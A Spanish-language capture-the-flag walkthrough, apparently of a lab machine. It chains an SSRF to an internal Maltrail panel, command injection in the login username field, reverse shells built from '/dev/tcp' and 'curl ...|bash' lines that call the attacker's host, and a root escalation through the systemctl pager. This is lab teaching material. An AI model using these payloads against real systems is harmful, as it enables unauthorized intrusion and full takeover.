
Como no podemos conseguir ejecutar comandos con un RFI, vamos a intentar realizar un SSRF (Server Site Request Forgery). Como podemos apuntar hacia alguna IP, puede ser que podamos apuntar hacia un puerto de la maquina que no sea visible desde fuera. Para buscar puertos internos que esten "filtered" podemos utilizar nmap:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sS -min-rate=5000 -n -Pn -vvv 10.10.11.224
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-12 12:08 EST
Initiating SYN Stealth Scan at 12:08
Scanning 10.10.11.224 [1000 ports]
Discovered open port 22/tcp on 10.10.11.224
Discovered open port 55555/tcp on 10.10.11.224
Completed SYN Stealth Scan at 12:08, 0.56s elapsed (1000 total ports)
Nmap scan report for 10.10.11.224
Host is up, received user-set (0.11s latency).
Scanned at 2024-11-12 12:08:36 EST for 1s
Not shown: 997 closed tcp ports (reset)
PORT      STATE    SERVICE REASON
22/tcp    open     ssh     syn-ack ttl 63
80/tcp    filtered http    no-response
55555/tcp open     unknown syn-ack ttl 63
```


Vemos que el puerto 80 solo se puede ver de forma interna, pero con un SSRF vamos a poder lograr ver que se encuentra dentro. Para ello configuramos para que el "Forward URL" apunte al puerto 80 del localhost de la maquina victima:




Vamos a la URL "http://10.10.11.224:55555/hacking" y ahora nos carga lo siguiente:




Se ve mal porque los archivos (js,css...) estan cargando de forma relativa de "hacking", por lo que quedaria "hackingjs" o "hackingcss", hay que añadirle una "/" al final para que carge "hacking/jss" o "hacking/css":



Ahora tenemos un panel de login. Vamos a buscar vulnerabilidades para la version que aparece abajo:





EXPLOTACION FORMA AUTOMATICA

Nos descargamos el repositorio y ejecutamos el exploit con los parametros que nos piden:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 exploit.py -h
Error. Needs listening IP, PORT and target URL.
```

Nos ponemos a la escucha con netcat por el puerto 1234:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
```

Ejecutamos el exploit:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 exploit.py 10.10.14.11 1234 http://10.10.11.224:55555/hacking/
çRunning exploit on http://10.10.11.224:55555/hacking//login
```

Conseguimos acceso a la maquina victima a traves de netcat:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.224] 41138
$ whoami
whoami
puma
```

EXPLOTACION FORMA MANUAL

El exploit de github nos dice que en el campo username, despues de poner ";" puede ejcutar comandos:

In shell scripting, the semicolon `;` is used to separate multiple commands. So, when the attacker provides a username that includes a semicolon, followed by a shell command, the shell treats everything after the semicolon as a separate command. Basically, everything after `;` will run anyway.

Lo hace de esta forma:

```
'username=;`echo+\"{encoded_payload}\"+|+base64+-d+|+sh`'"
```

Aqui despues de poner ";" esta introduciendo el comando entre comillas de ejecucion. Vamos a capturar la peticion del panel de login:

```
POST /hacking/login HTTP/1.1
Host: 10.10.11.224:55555
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/201001
Firefox/128.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 102
Origin: http://10.10.11.224:55555
Connection: keep-alive
Referer: http://10.10.11.224:55555/hacking/
Priority: u=0

username=test&hash=
29ea95d058fd77647b04bce2e7cdcc4e008833b3f3435c629b2964b892beba21&
nonce=drDDNSq0EYq1
```

Vamos a quitar el nombre de usuario, ponemos ";" y ejecutamos un comando, por ejemplo me voy a enviar una traza ICMP:

```
username=;`ping -c 1 10.10.14.11`&hash=753a626bd8892ce8
```

Lo URL-encodeamos, ya que esta peticion se tramita a traves de una URL:

```
username=;`%70%69%6e%67%20%2d%63%20%31%20%31%30%2e%31%30%2e%31%34%2e%31%31`&hash=
753a626bd8892ce8976af5c13a6d5ee666f98c8d49e574f5f5cd1fb082fa2f81&nonce=zLWQ6VCiabEm
```

Nos ponemos a la escucha con tcpdump por la interfaz tun0 a la espera de trazas ICMP y nos llega el ping:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
12:53:58.001041 IP 10.10.11.224 > 10.10.14.11: ICMP echo request, id 8, seq 1, length 64
12:53:58.001073 IP 10.10.14.11 > 10.10.11.224: ICMP echo reply, id 8, seq 1, length 64
```

Como podemos ejecutar comandos en la maquina victima vamos a probar a enviarnos una bash con el tipico oneliner de "bash /dev/tcp"

```
username=;`sh -i >& /dev/tcp/10.10.14.11/1234 0>&1`
&hash=753a626bd8892ce8976af5c13a6d5ee666f98c8d49e574f5f
```

Lo URL-encodeamos y lo ejecutamos estando a la escucha por netcat pero no nos llega nada. Vamos a probar si podemos ejecutar un curl:

```
username=;`curl http://10.10.14.11`&
```

Lo URL-Encodeamos, nos ponemos a la escucha con python3 y vemos si nos llega la peticion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.224 - - [12/Nov/2024 13:06:33] "GET / HTTP/1.1" 200 -
```

Como vemos que nos llega la peticion podemos conbinar "curl" y "bash" para que interprete el archivo que esta leyendo con curl. Este archivo va a ser la reverse shell que hemos intentado ejecutar antes:

```
└─$ cat reverse.sh
#!/bin/bash

sh -i >& /dev/tcp/10.10.14.11/1234 0>&1
```

Ahora ejecutamos lo siguiente en burpsuite:

```
username=;`curl http://10.10.14.11/reverse.sh|bash`&hash=
```

Esto ejecutara con una bash el codigo que esta leyendo con curl. Lo URL encodeamos, nos creamos un servidor web con python para que la maquina victima pueda acceder a este archivo por el puerto 80 y nos ponemos a la escucha con netcat:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.224] 40950
sh: 0: can't access tty; job control turned off
$ whoami
puma
```

ESCALADA DE PRIVILEGIOS

Vamos a ver los comandos que puedo ejecutar como el usuario root:

```
puma@sau:/opt/maltrail$ sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
```

Vamos a probar a ejecutarlo:

```
puma@sau:/opt/maltrail$ sudo /usr/bin/systemctl status trail.service
● trail.service - Maltrail. Server of malicious traffic detection system
     Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset: enabled)
     Active: active (running) since Tue 2024-11-12 17:39:02 UTC; 34min ago
       Docs: https://github.com/stamparm/maltrail#readme
             https://github.com/stamparm/maltrail/wiki
   Main PID: 898 (python3)
      Tasks: 29 (limit: 4662)
     Memory: 34.3M
     CGroup: /system.slice/trail.service
             ├─ 898 /usr/bin/python3 server.py
             ├─ 993 /bin/sh -c logger -p auth.info -t "maltrail[898]" "Failed password for ;`ping -n 1 10.10.14.11` from 127.0.0.1 port 37076"
             ├─ 994 ping -n 1 10.10.14.11
             ├─ 997 /bin/sh -c logger -p auth.info -t "maltrail[898]" "Failed password for ;`ping -n 1 10.10.14.11` from 127.0.0.1 port 35186"
             ├─ 998 ping -n 1 10.10.14.11
             ├─1001 /bin/sh -c logger -p auth.info -t "maltrail[898]" "Failed password for ;`ping -n 1 10.10.14.11` from 127.0.0.1 port 41064"
             ├─1002 ping -n 1 10.10.14.11
             ├─1026 /bin/sh -c logger -p auth.info -t "maltrail[898]" "Failed password for ;`ping -n 1 10.10.14.11` from 127.0.0.1 port 58792"
             ├─1027 ping -n 1 10.10.14.11
             ├─1034 /bin/sh -c logger -p auth.info -t "maltrail[898]" "Failed password for ;`ping -n 1 10.10.14.11` from 127.0.0.1 port 54584"
             ├─1035 ping -n 1 10.10.14.11
             ├─1037 /bin/sh -c logger -p auth.info -t "maltrail[898]" "Failed password for ;`ping -n 1 10.10.14.11` from 127.0.0.1 port 40790"
             ├─1038 ping -n 1 10.10.14.11
             ├─1112 /bin/sh -c logger -p auth.info -t "maltrail[898]" "Failed password for ;`curl http://10.10.14.11/reverse.sh|bash` from 127.0.0>
             ├─1113 /bin/sh -c logger -p auth.info -t "maltrail[898]" "Failed password for ;`curl http://10.10.14.11/reverse.sh|bash` from 127.0.0>
             ├─1115 bash
             ├─1116 sh -i
             ├─1118 script /dev/null -c bash
             │
lines 1-27
```

Como podemos ver, cuando lo ejecutamos entramos en el "modo paginado". Eso quiere decir que podemos ejecutar comandos si pulsamos la tecla "!" + el comando. Como estamos ejecutandolo como root, podemos ejecutaros una bash con los privilegios del usuario actual:

```
             ├─1116 sh -i
             ├─1118 script /dev/null -c bash
!/bin/bash -p
root@sau:/opt/maltrail# whoami
root
root@sau:/opt/maltrail#
```